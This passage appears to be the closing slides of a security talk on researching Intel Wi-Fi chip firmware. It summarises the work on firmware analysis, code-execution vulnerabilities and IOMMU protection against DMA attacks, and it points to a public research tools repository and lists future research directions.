We disabled the advertisement of the feature in the firmware.
Please test.

Thank you.
```

Conclusion

Takeaways:

- Analyzing Intel Wi-Fi chips firmware
  https://github.com/Ledger-Donjon/intel-wifi-research-tools
- Finding vulnerabilities to achieve code execution on the chip
- Verifying security protections (IOMMU against DMA attack)

What's more?

- Wi-Fi frame parsing: more vulnerabilities to be found?
- Bluetooth interface on the same chip: more complexity!
- WoWLAN (Wake-on-Wireless Local Area Network): Low-Power mode!

Groundwork for other security researchers

Questions?

https://github.com/Ledger-Donjon/intel-wifi-research-tools

@IooNag